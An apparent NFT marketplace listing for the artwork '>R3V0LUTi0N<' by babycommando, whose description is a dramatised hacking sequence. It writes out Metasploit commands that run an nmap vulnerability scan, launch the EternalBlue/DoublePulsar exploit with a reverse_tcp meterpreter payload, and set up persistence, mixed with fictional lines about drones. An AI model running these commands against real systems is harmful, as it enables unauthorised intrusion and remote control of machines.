
>R3V0LUTi0N<
babycommando, 2022 — on Versum
Ed. 1/22
Description
initiating systems... ~$> msfconsole starting metasploit framework... msf > nmap -v 192.168.1.1/24 --script vuln -Pn -O msf > use exploit/windows/smb/eternalblue_doublepulsar msf > set payload windows/meterpreter/reverse_tcp msf > set PROCESSINJECT spoolsv.exe msf > set RHOST 192.168.1.57 msf > set LHOST 192.168.1.56 msf > exploit (eternalblue_doublepulsar) > exploit PWned! Eternalbue success! meterpreter > run persistence -h meterpreter > python3 YOU_DED.py delivering drones... drones delivered successfully.
ARE YOU READY TO STAND UP AND FIGHT FOR THE REVOLUTION?
// I'm experiencing a little error with my nickname // so you can check all my works at: // https://versum.xyz/user/babycommando
On-chain
Market
Provenance
Collectors